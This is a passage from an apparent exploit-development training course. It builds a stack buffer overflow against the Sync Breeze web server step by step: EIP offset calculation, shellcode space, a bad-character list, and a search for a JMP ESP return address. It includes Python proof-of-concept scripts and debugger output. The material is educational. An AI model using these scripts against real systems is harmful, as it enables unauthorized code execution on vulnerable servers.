Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac
8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6A
f7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5
Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak
...
```

Listing 56 - Creating a unique string

This generates our string; next, we'll update our Python script by replacing the existing buffer with our new string:

```
#!/usr/bin/python
import socket
import sys

try:
  server = sys.argv[1]
  port = 80
  size = 800
  #inputBuffer = "A" * size
  inputBuffer =
b"Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7
Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af
6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4A
i5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak6Ak7Ak8Ak9Al0Al1Al2Al3
Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5Am6Am7Am8Am9An0An1An2An3An4An5An6An7An8An9Ao0Ao1Ao
2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap7Ap8Ap9Aq0Aq1Aq2Aq3Aq4Aq5Aq6Aq7Aq8Aq9Ar0A
r1Ar2Ar3Ar4Ar5Ar6Ar7Ar8Ar9As0As1As2As3As4As5As6As7As8As9At0At1At2At3At4At5At6At7At8At9
Au0Au1Au2Au3Au4Au5Au6Au7Au8Au9Av0Av1Av2Av3Av4Av5Av6Av7Av8Av9Aw0Aw1Aw2Aw3Aw4Aw5Aw6Aw7Aw
8Aw9Ax0Ax1Ax2Ax3Ax4Ax5Ax6Ax7Ax8Ax9Ay0Ay1Ay2Ay3Ay4Ay5Ay6Ay7Ay8Ay9Az0Az1Az2Az3Az4Az5Az6A
z7Az8Az9Ba0Ba1Ba2Ba3Ba4Ba5Ba"
  content = b"username=" + inputBuffer + b"&password=A"
...
```

Listing 57 - stack_overflow_0x02.py: Overwriting EIP with a unique string

When we restart Sync Breeze and run our exploit again, we'll notice that EIP contains a new string, shown below in Listing 58:

```
(1600.174): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=00000001 ebx=00000000 ecx=00653b14 edx=00000358 esi=0064c006 edi=00a27420
eip=42306142 esp=0032745c ebp=0064c6b8 iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00010202
42306142 ??              ???
```

Listing 58 - Obtaining the EIP overwrote value in WinDbg

The EIP register has been overwritten with *42306142* (hexadecimal value of "B0aB"). Knowing this, we can use *pattern_offset.rb* (the companion to pattern_create.rb), to determine the offset of these four bytes in our string. In Kali, this script can also be run from any location with **msf-pattern_offset**.

To find the offset where the EIP overwrite happens, we can use **-l** to specify the length of our original string and **-q** to specify the bytes in the EIP (42306142):

```
kali@kali:~$ msf-pattern_offset -l 800 -q 42306142
[*] Exact match at offset 780
```

Listing 59 - Finding the offset

The msf-pattern_offset script reports that these four bytes are located at offset 780 of the 800-byte pattern. Let's update our proof of concept with this new information. We can send 780 "A" characters, 4 "B" characters and 16 "C" characters. Our goal is to have four B's (0x42424242) land precisely in the EIP register:

```
#!/usr/bin/python
import socket
import sys

try:
  server = sys.argv[1]
  port = 80
  size = 800

  filler = b"A" * 780
  eip = b"B" * 4
  buf = b"C" * 16
  inputBuffer = filler + eip + buf
  content = b"username=" + inputBuffer + b"&password=A"
...
```

Listing 60 - stack_overflow_0x03.py: Controlling the EIP overwrite

When the web server crashes this time, the resulting buffer is perfectly structured. The EIP now contains our four B's (0x42424242) as shown in Listing 61:

```
(558.104): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=00000001 ebx=00000000 ecx=001f2e44 edx=00000358 esi=001ec1c6 edi=00a87420
eip=42424242 esp=0056745c ebp=001ec6b8 iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00010202
42424242 ??              ???
```

Listing 61 - EIP is overwritten with the expected value

We now have complete control over the EIP register and therefore control over the execution flow of Sync Breeze! However, to reach our objective, we need to replace our 0x42424242 placeholder and redirect the application flow to a valid address pointing to the code we want to execute.

3.4.2.1 Exercises

1. Determine the offset within the input buffer to successfully control EIP.
2. Update your standalone script, placing a unique value into EIP to ensure your offset is correct.

3.4.3 Locating Space for Our Shellcode

At this point, we know that we can place any address in EIP, but we do not know what address to use. Before we choose an address, we need to understand where we can redirect the execution flow. First, let's focus on the executable code we want the target to execute, and more importantly, understand where this code fits in memory.

Ideally, our goal is to execute code of our choice on the target. We can achieve this using a reverse shell or any shellcode we want; but we need to include the shellcode as part of the input buffer that triggers the crash in order to inject it into the target process memory space.

> *Shellcode is a collection of assembly instructions that, when executed, perform the desired action of the attacker. This typically involves opening a reverse or bind shell, but may also include more complex actions.*

We will use the Metasploit Framework to generate our shellcode payload. Looking back at the registers from our last crash in Listing 62, we notice that the ESP register points to our buffer of C's.

```
0:001> r
eax=00000001 ebx=00000000 ecx=001f2e44 edx=00000358 esi=001ec1c6 edi=00a87420
eip=42424242 esp=0056745c ebp=001ec6b8 iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00010202
42424242 ??              ???

0:001> dds esp L3
0056745c  43434343
00567460  43434343
00567464  43434343
```

Listing 62 - Inspecting the stack pointer at the time of the crash

Since we can easily access this location at crash time through the address stored in ESP, this seems like a convenient location for our shellcode.

Closer inspection of the stack at crash time (Listing 62) reveals that the first four C's from our buffer landed at address *0x00567458*. The current ESP value is *0x0056745c*, which points to the next four C's from our buffer:

```
0:001> r
eax=00000001 ebx=00000000 ecx=001f2e44 edx=00000358 esi=001ec1c6 edi=00a87420
eip=42424242 esp=0056745c ebp=001ec6b8 iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00010202
42424242 ??              ???

0:001> dds esp -10 L8
0056744c  41414141
00567450  41414141
00567454  42424242
00567458  43434343
0056745c  43434343
00567460  43434343
00567464  43434343
00567468  00a7ba00
```

Listing 63 - Further inspection of the stack pointer at the time of the crash

A standard reverse shell payload requires approximately 350-400 bytes of space. The listing above clearly shows that there are only 16 C's in the buffer, which isn't nearly enough space for our shellcode. We can try to get around this problem by increasing the buffer length in our exploit

from 800 bytes to 1500 bytes, then checking to ensure this allows enough space for our shellcode without breaking the buffer overflow condition or changing the nature of the crash.

> *Depending on the application and the type of vulnerability, there may be restrictions on the length of our input. In some cases, increasing the length of a buffer may result in a completely different crash since the larger buffer overwrites additional data on the stack that is used by the target application.*

For this update, we will add "D" characters as a placeholder for our shellcode:

```
#!/usr/bin/python
import socket
import sys

try:
  server = sys.argv[1]
  port = 80
  size = 800

  filler = b"A" * 780
  eip = b"B" * 4
  offset = b"C" * 4
  shellcode = b"D" * (1500 - len(filler) - len(eip) - len(offset))
  inputBuffer = filler + eip + offset + shellcode
  content = b"username=" + inputBuffer + b"&password=A"
...
```

Listing 64 - stack_overflow_0x04.py: Increasing the buffer size

Running this proof of concept, we'll observe a similar crash in the debugger. This time however, the ESP is pointing to the "D" characters (0x44 in hexadecimal) acting as a placeholder for our shellcode, as shown in Listing 65:

```
(a78.a24): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=00000001 ebx=00000000 ecx=0022121c edx=00000358 esi=0021c106 edi=00ad7420
eip=42424242 esp=0056745c ebp=0021c6b8 iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00010202
42424242 ??              ???

0:001> dds esp - 8 L7
00567454  42424242
00567458  43434343
0056745c  44444444
00567460  44444444
00567464  44444444
00567468  44444444
0056746c  44444444
```

Listing 65 - ESP points to a different address value

This handy trick has provided us with significantly more space to work with - specifically, 712 bytes of free space for our shellcode.

```
0:001> dds esp L4
0056745c  44444444
00567460  44444444
00567464  44444444
00567468  44444444
0:001> dds esp+2c0 L4
0056771c  44444444
00567720  44444444
00567724  00000000
00567728  00000000
0:001> ? 00567724 - 0056745c
Evaluate expression: 712 = 000002c48
```

Listing 66 - Calculating the available shellcode space

It is important to note that the address of ESP changes every time we run the exploit, but still points to our buffer. We'll address this in a following section, but first we have another hurdle to overcome.

3.4.3.1 Exercises

1. Update your standalone script and increase the size of your buffer to fit a reverse shell payload.
2. Run the updated script and ensure that the instruction pointer is still under your control.

3.4.4 Checking for Bad Characters

Depending on the application, vulnerability type, and protocols in use, there may be certain characters that are considered "bad" and should not be used in our buffer, return address, or shellcode. A character is considered bad if using it prevents or changes the nature of our crash. Some characters can also be considered bad because they end up mangled in memory. One example of a common bad character is the null byte (0x00).

> *The null byte is considered a bad character because it is used to terminate a string in low-level languages such as C/C++. This causes the string copy operation to end, effectively truncating our buffer at the first instance of a null byte.*

Because we are sending the exploit as part of an HTTP POST request, we should also avoid the return character 0x0D, which signifies the end of an HTTP field (the username in this case).

We should always check for bad characters during the exploit development process. One way to determine which characters are bad for a particular exploit is to send all possible characters - from 0x00 to 0xFF - as part of our buffer, and observe how the application reacts to these characters after the crash.

EXP-301 v1.0 - Copyright © 2021 Offensive Security Ltd. All rights reserved.

We can repurpose our proof of concept to do this by replacing our D's with all possible hex characters except 0x00 (Listing 67):

```
#!/usr/bin/python
import socket
import sys

try:
  server = sys.argv[1]
  port = 80
  size = 800

  filler = b"A" * 780
  eip = b"B" * 4
  offset = b"C" * 4
  badchars = (
    b"\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10"
    b"\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f\x20"
    b"\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30"
    b"\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f\x40"
    b"\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x50"
    b"\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f\x60"
    b"\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70"
    b"\x71\x72\x73\x74\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f\x80"
    b"\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90"
    b"\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f\xa0"
    b"\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf\xb0"
    b"\xb1\xb2\xb3\xb4\xb5\xb6\xb7\xb8\xb9\xba\xbb\xbc\xbd\xbe\xbf\xc0"
    b"\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf\xd0"
    b"\xd1\xd2\xd3\xd4\xd5\xd6\xd7\xd8\xd9\xda\xdb\xdc\xdd\xde\xdf\xe0"
    b"\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef\xf0"
    b"\xf1\xf2\xf3\xf4\xf5\xf6\xf7\xf8\xf9\xfa\xfb\xfc\xfd\xfe\xff")
  #shellcode = "D" * (1500 - len(filler) - len(eip) - len(offset))
  inputBuffer = filler + eip + offset + badchars
...
```

Listing 67 - stack_overflow_0x05.py: Sending all possible hex characters

Now let's execute our proof of concept. When the application crashes, we can use the **db** command to dump the bytes from the ESP register and verify if any characters have been mangled or truncated our buffer (Listing 68):

```
0:008> db esp - 10 L20
0149744c  41 41 41 41 41 41 41 41-42 42 42 42 43 43 43 43  AAAAAAAABBBBCCCC
0149745c  01 02 03 04 05 06 07 08-09 00 a6 00 60 bd a6 00  ............`...
```

Listing 68 - Verifying the hex characters in memory

From the output above, we'll observe that the hex values 0x01 through 0x09 made it into the stack memory buffer. There is no sign, however, of the next character, 0x0A, which should be at address 0x01497465.

This is not surprising because the 0x0A character translates to a line feed, which terminates an HTTP field, similar to a carriage return.

Let's remove the 0x0A character from our test script and resend the payload. The resulting buffer terminates after the hex value 0x0C this time (Listing 69), indicating that the return character 0x0D is also a bad character as we've already discussed:

```
0:008> db esp - 10 L20
014a744c  41 41 41 41 41 41 41 41-42 42 42 42 43 43 43 43  AAAAAAAABBBBCCCC
014a745c  01 02 03 04 05 06 07 08-09 0b 0c 00 68 bb a7 00  ............h...
```

Listing 69 - Truncated buffer by the return character

Let's repeat these steps until we have verified every character. Through this process, we'll discover that 0x00, 0x0A, 0x0D, 0x25, 0x26, 0x2B, and 0x3D will mangle our input buffer while attempting to overflow the destination buffer. Now we know which characters we need to avoid.

3.4.4.1 Exercises

1. Repeat the process to identify the bad characters.
2. Why are these characters not allowed? How do these bad hex characters translate to ASCII?

3.4.5 Redirecting the Execution Flow

At this point, we have control of the EIP register and plenty of space for our shellcode that is easily accessible through the ESP register. We also know which characters are safe, and which are not. Our next task is to find a way to redirect the execution flow to the shellcode located at the memory address the ESP register is pointing to at the time of the crash.

The most intuitive approach might be trying to replace the B's that overwrite EIP with the address that pops up in the ESP register at the time of the crash. However, as we mentioned earlier, the value of ESP changes from crash to crash. Stack addresses change often, especially in threaded applications such as Sync Breeze, because each thread has a reserved stack region in memory allocated by the operating system.

Therefore, hard-coding a specific stack address would not be a reliable way of reaching our buffer.

3.4.6 Finding a Return Address

We can still store our shellcode at the address pointed to by ESP, but we need a consistent way to execute that code. One solution is to leverage a JMP ESP instruction, which as the name suggests, "jumps" to the address pointed by ESP when it executes. If we can find a reliable static address that contains this instruction, we can redirect EIP to this address. Then, at the time of the crash, the JMP ESP instruction will be executed and this "indirect jump" will direct the execution flow into our shellcode.

Many support libraries in Windows contain this commonly-used instruction, but we need to find a reference that meets two important criteria. First, the address used in the library must be static, which eliminates the libraries compiled with ASLR support. Second, the address of the instruction must not contain any of the bad characters that would break the exploit, since the address will be part of our input buffer.

EXP-301 v1.0 - Copyright © 2021 Offensive Security Ltd. All rights reserved.

To determine the protections of a particular module, we can check the *DllCharacteristics* member of the *IMAGE_OPTIONAL_HEADER*[72] structure, which is part of the *IMAGE_NT_HEADERS*[73] structure. The latter can be found in the *PE header*[74] of the target module.

The Portable Executable (PE) format starts with the *MS DOS* header,[75] which contains an offset to the start of the PE header at offset 0x3C.

Let's try to find the protections of the **syncbrs.exe** executable using the above information.

We'll start by getting the base address of the module inside WinDbg. We can use the *List Loaded Module* command (**lm**) and search for the pattern "syncbrs". Then we use the **dt** command with the base address to dump the *IMAGE_DOS_HEADER*[76] as shown in the Listing 70:

```
0:008> lm m syncbrs
Browse full module list
start    end        module name
00400000 00462000   syncbrs    (deferred)

0:008> dt ntdll!_IMAGE_DOS_HEADER 0x00400000
   +0x000 e_magic          : 0x5a4d
   +0x002 e_cblp           : 0x90
   +0x004 e_cp             : 3
   +0x006 e_crlc           : 0
   +0x008 e_cparhdr        : 4
   +0x00a e_minalloc       : 0
   +0x00c e_maxalloc       : 0xffff
   +0x00e e_ss             : 0
   +0x010 e_sp             : 0xb8
   +0x012 e_csum           : 0
   +0x014 e_ip             : 0
   +0x016 e_cs             : 0
   +0x018 e_lfarlc         : 0x40
   +0x01a e_ovno           : 0
   +0x01c e_res            : [4] 0
   +0x024 e_oemid          : 0
   +0x026 e_oeminfo        : 0
   +0x028 e_res2           : [10] 0
   +0x03c e_lfanew         : 0n232

0:008> ? 0n232
Evaluate expression: 232 = 000000e8
```

Listing 70 - Dumping the IMAGE_DOS_HEADER structure to obtain the offset to the PE header

[72] (IMAGE_OPTIONAL_HEADER32 structure, 2018), https://docs.microsoft.com/en-us/windows/win32/api/winnt/ns-winnt-image_optional_header32?redirectedfrom=MSDN

[73] (IMAGE_NT_HEADERS32 structure, 2018), https://docs.microsoft.com/en-us/windows/win32/api/winnt/ns-winnt-image_nt_headers32

[74] (PE Format, 2019), https://docs.microsoft.com/en-us/windows/win32/debug/pe-format#dll-characteristics

[75] (PE-Portable-executable, 2017), https://www.aldeid.com/wiki/PE-Portable-executable

[76] (IMAGE_DOS_HEADER structure), https://www.nirsoft.net/kernel_struct/vista/IMAGE_DOS_HEADER.html

Reviewing the output from Listing 70, we notice that at offset 0x3C, the *e_lfanew* field contains the offset to our PE header (0xE8) from the base address of **syncbrs.exe**. Now, let's dump the *IMAGE_NT_HEADERS* structure at this address:

```
0:008> dt ntdll!_IMAGE_NT_HEADERS 0x00400000+0xe8
   +0x000 Signature        : 0x4550
   +0x004 FileHeader       : _IMAGE_FILE_HEADER
   +0x018 OptionalHeader   : _IMAGE_OPTIONAL_HEADER
```

Listing 71 - Dumping the IMAGE_NT_HEADERS structure

Finally, at offset 0x18 we have the *IMAGE_OPTIONAL_HEADER* structure we need that contains the *DllCharacteristics* field.

```
0:008> dt ntdll!_IMAGE_OPTIONAL_HEADER 0x00400000+0xe8+0x18
   +0x000 Magic            : 0x10b
   +0x002 MajorLinkerVersion : 0x6 ''
   +0x003 MinorLinkerVersion : 0 ''
   +0x004 SizeOfCode       : 0x32000
   +0x008 SizeOfInitializedData : 0x2f000
   +0x00c SizeOfUninitializedData : 0
   +0x010 AddressOfEntryPoint : 0x30484
   +0x014 BaseOfCode       : 0x1000
   +0x018 BaseOfData       : 0x33000
   +0x01c ImageBase        : 0x400000
   +0x020 SectionAlignment : 0x1000
   +0x024 FileAlignment    : 0x1000
   +0x028 MajorOperatingSystemVersion : 4
   +0x02a MinorOperatingSystemVersion : 0
   +0x02c MajorImageVersion : 0
   +0x02e MinorImageVersion : 0
   +0x030 MajorSubsystemVersion : 4
   +0x032 MinorSubsystemVersion : 0
   +0x034 Win32VersionValue : 0
   +0x038 SizeOfImage      : 0x62000
   +0x03c SizeOfHeaders    : 0x1000
   +0x040 CheckSum         : 0
   +0x044 Subsystem        : 3
   +0x046 DllCharacteristics : 0
   +0x048 SizeOfStackReserve : 0x100000
   +0x04c SizeOfStackCommit : 0x1000
   +0x050 SizeOfHeapReserve : 0x100000
   +0x054 SizeOfHeapCommit : 0x1000
   +0x058 LoaderFlags      : 0
   +0x05c NumberOfRvaAndSizes : 0x10
   +0x060 DataDirectory    : [16] _IMAGE_DATA_DIRECTORY
```

Listing 72 - Dumping the IMAGE_OPTIONAL_HEADER structure

Now we can read the current value of *DllCharacteristics* and find that it is 0x00. This means that the **syncbrs.exe** executable does not have any protections enabled such as SafeSEH[77] (Structured Exception Handler Overwrite), an exploit-preventative memory protection technique, ASLR, or NXCompat (DEP protection).

[77] (Microsoft, 2016), https://docs.microsoft.com/en-us/cpp/build/reference/safeseh-image-has-safe-exception-handlers?view=msvc-160

In other words, the executable has not been compiled with any memory protection schemes, and will always reliably load at the same address, making it ideal for our purposes.

Unfortunately, the structure above also shows the *ImageBase* member being set to 0x400000, meaning that the preferred load address for **syncbrs.exe** is 0x00400000. This indicates that all instructions' addresses (0x004XXXXX) will contain at least one null character, making this module unsuitable for our input buffer.

Now we understand how to do this manually; but it is time consuming and tedious. Fortunately, there are automated tools that can speed up this process. For this module, we will use *Process Hacker*.[78] This is an option-rich tool that detects mitigations that have been around for a long time, such as DEP and ASLR, in addition to more modern mitigations such as ACG[79] and CFG.

We can launch Process Hacker from **C:\Tools\processhacker-2.39-bin\x86\ProcessHacker.exe** as an administrator. Next, we'll locate the **syncbrs.exe** executable as shown in Figure 19:




Figure 19: Locating the syncbrs.exe executable in Process Hacker

[78] (Process Hacker), https://processhacker.sourceforge.io/

[79] (Microsoft, 2017), https://blogs.windows.com/msedgedev/2017/02/23/mitigating-arbitrary-native-code-execution/

When we double click the **syncbrs.exe** executable, it opens the properties window. Under the *General* tab, we'll find the *Mitigation Policies* field, which is currently set to "None". Clicking on *Details* also shows no mitigations in place, confirming what we found out manually within the debugger.




Figure 20: Inspecting the Mitigations of the Sync Breeze Service using Process Hacker

Browsing to the *Module* tab provides us with all the DLLs that are loaded in the process memory. To inspect the *DllCharacteristics*, we can double click on a module and open the properties window illustrated in Figure 21.




Figure 21: Inspecting ntdll.dll protections within the syncbrs.exe memory space

Now that we know how to determine various mitigations of an executable or DLL, let's try to find a suitable module to use in our exploit.

Searching through all the modules, we discover that LIBSSP.DLL suits our needs and the address range doesn't seem to contain bad characters. This is perfect. Now we need to find the address of a naturally-occurring JMP ESP instruction within this module.

